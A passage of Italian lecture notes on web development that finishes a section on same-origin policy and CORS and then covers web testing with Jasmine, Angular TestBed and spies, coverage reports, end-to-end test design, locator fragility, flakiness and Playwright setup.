<code>http://store.webtech.com:81/dir/page.html</code>	✗	Different port (http is port 80 by default)
<code>http://course.webtech.com/cat/index.html</code>	✗	Different host

Sebbene esistano piccole differenze tra i browser, la stessa politica di origine si applica generalmente a tutti i dati recuperati dal codice JavaScript tramite `fetch()` o `XMLHttpRequest`.

Supponiamo di avere una pagina web all'indirizzo `http://localhost:3001/cors.html` e l'app Express To-do List all'indirizzo `http://localhost:3000`





Cross-Origin Resource Sharing (CORS):

A volte abbiamo bisogno di accedere a contenuti da origini diverse.


- E, in effetti, lo abbiamo già fatto.

Il meccanismo di condivisione delle risorse tra origini (Cross-origin Resource Sharing, CORS) consente a un server di "escludere" la politica di "same-origin" e specificare che il suo contenuto è accessibile anche da origini diverse dalla propria.

Il server può includere intestazioni specifiche nelle sue risposte per dichiarare che i dati sono accessibili da origini specifiche.

CORS è basato su header:

- Il browser associa un header Origin alle richieste di fetch in uscita.
- Il server può includere nella sua risposta un header Access-Control-Allow-Origin.
- Il valore di questo header specifica quali origins sono autorizzate a utilizzare i dati.
 - ❖ Es.: Access-Control-Allow-Origin: * significa che tutte le origini sono consentite.
 - ❖ Es.: Access-Control-Allow-Origin: <http://localhost:3001>.
 - ❖
- Se non viene specificato alcun header, l'impostazione predefinita è che le richieste cross-origin siano vietate.
- I browser verificano che l'header Access-Control-Allow-Origin corrisponda a Origin.
- In tal caso, il codice client è autorizzato ad accedere ai dati.
- In caso contrario, la richiesta viene bloccata.



Lezione 24:

Web Testing:

I test sono fondamentali per individuare quanti più bug possibili prima che raggiungano la produzione.

Software Verification:

Pratiche volte a garantire che il software soddisfi una specifica.

- Verifica dinamica (Dynamic Verification), che implica l'esecuzione del programma:
 - ❖ Test del software.
- Verifica statica (Static Verification), che non implica l'esecuzione del programma:
 - ❖ Revisione del codice.
 - ❖ Analisi statica (ad esempio: Taint Analysis).
 - ❖ Verifica automatizzata (model checking).

L'obiettivo è individuare difetti o bug prima del rilascio del prodotto.

Software Testing:

Un test software è una sequenza di azioni progettate per valutare un particolare aspetto o funzionalità di un software.

Il software in fase di test è spesso chiamato SUT (Software Under Test)


Un test consiste generalmente in:

- Assicurarsi che le precondizioni richieste siano soddisfatte (fase di organizzazione - Arrange Phase).
- Eseguire una o più azioni (fase di azione - Act Phase).
- Verificare che il SUT si sia comportato come previsto (fase di asserzione - Assert Phase).

Testing Levels:

I test possono essere eseguiti a diversi livelli:

- Unit Testing.
 - ❖ Testa una singola unità (ad esempio una classe o un metodo).
- Integration Testing.
 - ❖ Verifica che le diverse unità funzionino insieme come previsto.
- System Testing.
 - ❖ Si concentra sul sistema nel suo complesso, in base alle sue specifiche.
- End-to-End (E2E) Testing.
 - ❖ Si concentra sul SUT dal punto di vista degli utenti finali a cui è destinato.



Web Application Testing:

Le applicazioni web, come qualsiasi software, devono essere testate correttamente per garantirne un'elevata qualità. Si presentano alcune sfide peculiari:


- Quando si esegue Unit Testing, è necessario affrontare:
 - ❖ Codice asincrono.
 - ❖ Dipendenze da servizi esterni.
- Quando si esegue End-to-End Testing, è necessario affrontare:
 - ❖ Fragilità.
 - ❖ Instabilità.

Unit Testing - Angular Apps:

Angular include tutto il necessario per testare le nostre app usando Jasmine.

Di default, il codice di test è scritto in file spec (specifiche):

- Anche i file stub spec vengono generati di default dalla CLI di Angular.
- In genere si trovano nella stessa directory del componente/servizio che testano.
- La convenzione di denominazione più diffusa prevede l'aggiunta di «.spec» al nome del componente/servizio testato.



Jasmine Spec Files:

```
import { TestBed } from '@angular/core/testing';
import { CalculatorService } from '../calculator.service';
```

```
describe('CalculatorService', () => {
  let service: CalculatorService;
```

describe() creates a set (a.k.a. suite) of specs (or tests). Same idea as a JUnit Test Class. It groups related tests.

```
    beforeEach(() => {
      TestBed.configureTestingModule({});
      service = TestBed.inject(CalculatorService);
    });
```

TestBed is the most important Angular Testing Utility. Provides methods to create components and services in unit tests.

```
    it('should be created', () => { expect(service).toBeTruthy(); });
```


```
    it('should sum two positive numbers correctly', () => {
      expect(service.sum(42, 58)).toEqual(100);
    });
  });
```

it() defines a single spec. Same idea as a **@Test** method in Junit.

- describe() crea un set (detto anche suite) di specifiche (o test). Stessa idea di una classe di test JUnit. Raggruppa test correlati.
- TestBed è la più importante utility di test Angular. Fornisce metodi per creare componenti e servizi nelle Unit Testing.
- it() definisce una singola specifica. Stessa idea del metodo @Test in Junit.

Il comando ng test costruisce l'applicazione e avvia Karma Test Runner.

- Karma preleva qualsiasi file spec e lo esegue.
- Karma produce anche un report di esecuzione del test.



Testing dei servizi:

```
import { TestBed } from '@angular/core/testing';
import { AuthService } from './auth.service';

describe('AuthService', () => {
  let service: AuthService;
  beforeEach(() => { service = TestBed.inject(AuthService); });

  it('should detect malformed tokens', () => {
    let malformed = "malformed";
    expect(service.verifyToken(malformed)).toBe(false);
  });

  it('should detect expired tokens', () => {
    let expired = "eyJhbGciOi4uc9-p0"; //expired on 2000/01/01
    expect(service.verifyToken(expired)).toBe(false);
  });
  //other tests omitted
}
```

Testing e Dipendenze:

In genere, i servizi/componenti da testare dipenderanno da altri servizi/componenti.

Ad esempio, il servizio RestBackend dipende da HttpClient mentre il componente TodoPage dipende dal servizio RestBackend.

In questi scenari, gli Unit Testing diventano un po' più complessi.

Supponiamo che il componente TodoPage non mostri le attività previste.

- È a causa di un bug nel componente TodoPage?
- È a causa di un bug nel servizio RestBackend?
- È a causa di un bug nel backend REST esterno?
- O una combinazione di tutti i problemi precedenti?

Questo problema va ben oltre le sfide di localizzazione degli errori.

In molti casi, potremmo non voler utilizzare unità di codice di produzione reali durante i test.

Pensiamo a un TemperatureService che restituisce la temperatura corrente a Napoli invocando un'API REST esterna.

Cosa succede se volessimo testare cosa succede nel nostro componente quando la temperatura scende sotto lo zero?

- Dobbiamo aspettare qualche anno ed eseguire il test non appena arriva una giornata eccezionalmente fredda?

I buoni Unit Testing dovrebbero testare un'unità di codice in isolamento.

- Il risultato non dovrebbe dipendere da unità di codice esterne.

Come possiamo ottenere questo risultato quando le nostre unità di codice hanno delle dipendenze?

La soluzione è usare i Test Double.

I Test Double sostituiscono gli oggetti di produzione che vengono tipicamente utilizzati nei test.

Invece di usare il TemperatureService reale, usiamo un TemperatureServiceDouble che restituisce sempre una temperatura di -42 °C.

Testing e Iniezione di Dipendenze:

Il meccanismo di Dependency Injection è un prezioso supporto quando vogliamo utilizzare i Test Double.

Durante i test, possiamo configurare l'iniettore per risolvere le dipendenze utilizzando i Test Double invece che quelli veri.

Scrivere Test Double da zero richiede ancora un notevole impegno.

- Molto codice boilerplate da scrivere.

Fortunatamente, i framework di test possono supportarci nella creazione di Test Double.

Jasmine, ad esempio, supporta il concetto di Spies.

Una Spy è un test double che può simulare qualsiasi funzione.

Jasmine Spies:

```
let todos = [{id: 1, todo: "foo"}, {id: 2, todo: "bar"}];
restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
restBackendSpy.getTodos.and.returnValue(of(todos));
```

Il suddetto codice:

- Crea la Spy di RestBackendService, simulandone il metodo getTodos().
- Configura la Spy in modo che restituisca sempre un Observable di un dato elenco di due elementi To-do ogni volta che viene invocato il metodo getTodos().
- Se utilizziamo la Spy al posto del vero RestBackendService, il nostro test non dipenderà dal Servizio, né dall'API REST (esterna).

Testing della Componente della To-Do Page:

```
it('should properly fetch to-do items', () => {
  let todos = [{id: 1, todo: "foo"}, {id: 2, todo: "bar"}];
  restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
  restBackendSpy.getTodos.and.returnValue(of(todos));
  component.restService = restBackendSpy;

  component.fetchTodos();
  fixture.detectChanges();

  expect(component.todos.length).toEqual(2);
  const element: DebugElement = fixture.debugElement; //get <app-todo-page> elem
  const list = element.query(By.css('ul'));
  const content = list.nativeElement.textContent;
  expect(content).toContain('foo');
  expect(content).toContain('bar');
})
```

Copertura del Computing Code:

Possiamo anche calcolare facilmente le metriche di copertura del codice.

- Un possibile indicatore di quanto bene abbiamo testato l'app.

```
@luigi → D/O/T/W/2/e/2/angular-todo-list $ ng test --no-watch --code-coverage
✓ Browser application bundle generation complete.
...
Chrome 121.0.0.0 (Windows 10): Executed 18 of 18 SUCCESS
TOTAL: 18 SUCCESS

===== Coverage summary =====
Statements   : 45.45% ( 75/165 )
Branches     : 21.21% ( 7/33 )
Functions    : 43.39% ( 23/53 )
Lines        : 42.58% ( 66/155 )
=====
@luigi → D/O/T/W/2/e/2/angular-todo-list $
```

Un report di copertura HTML viene generato nella directory /coverage.

Possiamo anche ispezionare ogni file separatamente e vedere quali righe di codice sono state coperte dai test.

All files
45.45% Statements 75/165 21.21% Branches 7/33 43.39% Functions 23/53 42.58% Lines 66/155
Press *n* or *j* to go to the next uncovered block, *b*, *p* or *k* for the previous block.
Filter:

File		Statements		Branches		Functions		Lines	
app		100%	2/2	100%	0/0	100%	0/0	100%	1/1
app/_guards/auth		12.5%	1/8	0%	0/2	0%	0/1	12.5%	1/8
app/_interceptors/auth		0%	0/5	0%	0/1	0%	0/1	0%	0/5
app/_services/auth		75.75%	25/33	55.55%	5/9	90.9%	10/11	73.33%	22/30
app/_services/rest-backend		20%	4/20	100%	0/0	12.5%	1/8	20%	4/20
app/footer		100%	2/2	100%	0/0	100%	0/0	100%	1/1
app/login		100%	16/16	100%	2/2	100%	5/5	100%	15/15
app/navbar		62.5%	5/8	100%	0/0	25%	1/4	57.14%	4/7
app/navbar/dark-mode-toggle		8.69%	2/23	0%	0/11	0%	0/2	4.54%	1/22
app/todo-page		40%	12/30	0%	0/4	36.36%	4/11	39.28%	11/28
app/todo-page/todo-item		33.33%	6/18	0%	0/4	20%	2/10	33.33%	6/18

Code coverage generated by [istanbul](#) at 2024-02-10T11:00:22.833Z

Testing End-to-End:

Obiettivo:

- Testare il sistema nel suo complesso dal punto di vista degli utenti finali a cui è destinato.
- Ogni test replica un flusso di utilizzo realistico interagendo con le interfacce esterne del sistema.
 - ❖ Come fanno gli utenti finali.

E2E Testing: Rest APIs

Quando l'applicazione web è un'API REST:

- Gli endpoint REST sono l'interfaccia esterna.
- Gli utenti finali sono altri programmi che inviano richieste http.
- I test E2E devono inviare richieste http e verificare che le risposte siano corrette secondo le specifiche.

REST API		
Url	Method	Description
/todos	GET	Get all To-dos
/todos/:id	GET	Get To-do by ID
/todos	POST	Save To-do
/todos/:id	PUT	Update To-do by ID
/todos/:id	DELETE	Delete To-do by ID
/auth	POST	Login request
/signup	POST	Create new user

E2E Testing: Web App

Quando l'app web è un'app web tradizionale o una SPA

- Le pagine web sono l'interfaccia esterna.
- Gli utenti finali sono persone che utilizzano un browser web.
- I test E2E devono interagire con le pagine web e verificare che cambino correttamente in seguito alle interazioni.

Faremo riferimento a questo tipo di test come test web E2E.

Esempi (E2E Rest API Tests):

Step	Description – Scenario: Successful login
1	Send a POST HTTP request to /auth with payload {usr: "gerry", pwd: "sussman"}
2	Check that the response has status code 200 OK
3	Check that the returned value is a JSON of type {token: string}
4	Check that response.token is a valid JWT token

Step	Description – Scenario: User inserts a new to-do item
1	Send a POST HTTP request to /auth with payload {usr: "gerry", pwd: "sussman"}
2	Check that response has status 200 OK, then extract and save the token in response body
3	Send a POST HTTP request to /todos with payload {todo: "foobar", done: false} and authorization header set to «Bearer <TOKEN>», where <TOKEN> is the value extracted in Step 2
4	Check that the response has status 200 OK
5	Check that the response body contains a JSON with properties {todo: "foobar", done: false}

Esempi (E2E Web Tests):

Step	Description – Scenario: Successful login
1	Visit login page
2	Insert «gerry» in the username field
3	Insert «sussman» in the password field
4	Click on the «Login» button
5	Check that user is redirected to homepage
6	Check that the navbar contains «Hi, Gerry»

Step	Description – Scenario: User inserts a new to-do item
1	Visit todos page
2	Insert «example» in the to-do input field
3	Click on the «Save to-do» button
4	Check that the «example» to-do item has been added to the list

Step Chiave nei E2E Web Testing:

Che venga eseguito manualmente o in modo automatizzato, il test E2E segue sostanzialmente lo pseudocodice elencato di seguito:

```
execute(test suite):  
  foreach test scenario in test suite:  
    foreach step in test scenario:  
      select the element to interact with (button, text field, ...)  
      interact with it (click, fill, check some property holds, ...)
```

I test E2E possono essere eseguiti manualmente o automatizzati:

- Manual E2E Testing:
 - ❖ Ai tester umani viene fornito uno script con un elenco dettagliato dei passaggi da seguire per replicare gli scenari utente.
 - ❖ Seguono e replicano lo script passo dopo passo, segnalando eventuali problemi.
- Automated E2E Testing:
 - ❖ I tester sviluppano software di test (suite di test) in grado di simulare automaticamente gli scenari utente.
 - ❖ Le suite di test possono essere rieseguite più volte.

Manual vs Automated E2E Testing:

- Manual E2E Testing:
 - ❖ Non sono richieste conoscenze di programmazione.
 - ❖ Attività dispendiosa in termini di tempo, noiosa e soggetta a errori.
 - ❖ Non scalabile:
 - ✓ Ripetere per ogni nuova versione dell'app.
 - ✓ Ripetere su tutti i principali browser.
 - ✓ Ripetere su dispositivi diversi.
- Automated E2E Testing:
 - ❖ Sono richieste conoscenze di programmazione e di testing.
 - ❖ Costi iniziali più elevati, ma i test possono essere rieseguiti più volte con poco sforzo aggiuntivo.
 - ❖ Il codice di test necessita di manutenzione (ad esempio, di essere aggiornato con l'evoluzione dell'app web).
 - ❖ I test potrebbero essere instabili e/o fragili.

Automated E2E Web Tests:


I test web E2E automatizzati sono essenzialmente codice di test che sfrutta librerie dedicate per controllare da remoto un browser web:

- Navigare verso URL.
- Individuare e interagire con gli elementi di una pagina web.

Grazie a queste librerie, il codice di test E2E può simulare le interazioni dell'utente con un'app web.

Queste librerie possono essere utili non solo per i test, ma anche per altre attività:

- Scraping (estrazione di dati da siti web).
- Crawling (navigazione di siti web).




Selezionare Elementi della pagina Web:

La selezione (localizzazione) degli elementi con cui interagire è una parte cruciale del web testing E2E. Esistono tre approcci principali (strategie di localizzazione):

- Coordinate assolute (Absolute Coordinates):
 - ❖ Identificano gli elementi in base alle coordinate dello schermo.
 - ❖ `click(200, 300);` //clicca alle coordinate 200, 300.
- Localizzatori basati sull'aspetto visivo (Visual-Based Locators):
 - ❖ Identifica gli elementi in base al loro aspetto, utilizzando algoritmi di corrispondenza delle immagini.
 - ❖ `click();` //clicca sull'elemento che corrisponde all'immagine fornita.
- Localizzatori basati sul layout (Layout-Based Locators):
 - ❖ Identifica gli elementi in base alle proprietà del layout (ad esempio: usa selettori CSS).
 - ❖ `click(".item button.buy");` //clicca sul button.buy contenuto in un .item.

Strumenti come SikuliX consentono agli utenti di scrivere test E2E utilizzando localizzatori visivi.

Live Demo!



Sfide del E2E Web Testing:

Due sfide chiave emergono quando si effettuano test web E2E:


- Fragilità.
- Instabilità.

E2E Web Test: Fragilità


I test web E2E sono spesso fragili rispetto all'evoluzione delle web app:

- Anche piccole modifiche alla web app o all'ambiente di test possono danneggiare i localizzatori.
- Di conseguenza, i test non sono più in grado di interagire con gli elementi corretti.
- È necessaria una manutenzione dispendiosa in termini di tempo per riparare i localizzatori danneggiati.

```
click(100, 200);
```




Web App v. 1.0




Web App v. 1.1

Questo localizzatore non funziona nella versione 1.1. Le coordinate assolute non corrispondono più al pulsante di login.

```
click( Login );
```




Web App v. 1.0




Web App v. 1.1

Questo localizzatore non funziona nella versione 1.1. L'immagine specificata non corrisponde più all'aspetto del pulsante di login.

```
click(".form button:first-of-type");
```



Web App v. 1.0



Web App v. 1.1

Questo localizzatore non funziona nella versione 1.1. Un nuovo pulsante è stato aggiunto in .form prima del pulsante di accesso. Il test farà clic in modo errato sul nuovo pulsante.

Strategie per i Locators e la Fragilità:

Dei buoni localizzatori non dovrebbero essere né troppo generici né troppo specifici.

- Se sono troppo generici, potrebbero facilmente selezionare un elemento diverso da quello previsto.
- Se sono troppo specifici, anche piccole modifiche potrebbero comprometterli.
- L'esperienza conta molto nella progettazione di localizzatori robusti.

I localizzatori basati sulle coordinate (Absolute Coordinates) sono i più fragili.

I localizzatori basati sulla visuale (Visual-Based Locators) sono robusti alle modifiche di layout, ma fragili per quanto riguarda le modifiche all'aspetto degli elementi.

I localizzatori basati sul layout (Layout-Based Locators) sono robusti per quanto riguarda le modifiche puramente visive, ma più fragili per quanto riguarda le modifiche di layout.

I localizzatori basati sul layout sono i più utilizzati nella pratica.

E2E Web Test: Instabilità

I test web E2E tendono ad essere instabili, ovvero a comportarsi in modo incoerente.

Lo stesso test può essere superato o fallito a intermittenza in condizioni identiche (ad esempio, senza modifiche all'applicazione web o al test).

Questa imprevedibilità è spesso causata dal non determinismo relativo ai tempi di caricamento o al recupero dei dati.

- A volte, ad esempio, una risorsa esterna impiega più tempo per restituire i dati che devono essere visualizzati.
- Di conseguenza, i test potrebbero tentare di accedere a elementi non ancora renderizzati, generando errori (elemento non trovato).

L'instabilità può essere mitigata utilizzando strategie di attesa appropriate.

E2E Test Isolation:

I test web E2E dovrebbero essere eseguiti in isolamento:

- Nessuna ricaduta di errori (No failure carry-over): un test non riuscito non influisce sui test successivi.
- L'ordine di esecuzione dei test non è rilevante (i test possono essere eseguiti in parallelo).
- Ogni test può essere eseguito in modo indipendente (più facile da eseguire il debug)

L'isolamento E2E può essere ottenuto in due modi:

- Partire da zero. Ogni test viene eseguito in un ambiente nuovo e pulito.
- Pulizia tra i test. Assicurarsi che l'ambiente sia pulito e reimpostato tra i test.

E2E Testing Tools:

Playwright è un Framework open source per l'automazione e il test di browser.

Sviluppato da Microsoft, rilasciato per la prima volta il 31 gennaio 2020, è Multi-browser e multiplatforma con un approccio asincrono basato su eventi e scritto in TypeScript.

Dispone di API in TypeScript, JavaScript, C#, Java, Python.

Leggermente meno popolare di Selenium, Puppeteer e Cypress al momento, ma con tassi di interesse e fidelizzazione molto più elevati (State of JS 2022).

Installare Playwright:

Esistono diversi modi per iniziare (vedi la documentazione). Il più comune è:

```
@luigi → D/O/T/W/2/e/2/playwright-example $ npm init playwright@latest
Need to install the following packages:
create-playwright@1.17.131
Ok to proceed? (y) y
Getting started with writing end-to-end tests with Playwright:
Initializing project in '.'
✓ Do you want to use TypeScript or JavaScript? · TypeScript
✓ Where to put your end-to-end tests? · tests
✓ Add a GitHub Actions workflow? (y/N) · false
✓ Install Playwright browsers? (Y/n) · true
Initializing NPM project (npm init -y)...
...
Happy hacking! 🚀
@luigi → D/O/T/W/2/e/2/playwright-example $
```

Il nostro primo Playwright Test:

Utilizzeremo TypeScript per scrivere i test di Playwright.

I test sono definiti utilizzando la funzione `test()`:

- Accetta come input un title e una async test function contenente il codice di test.

Playwright fornisce API per controllare da remoto i browser web, individuare elementi nelle pagine web e interagire con essi.

```
import { test, expect } from '@playwright/test';

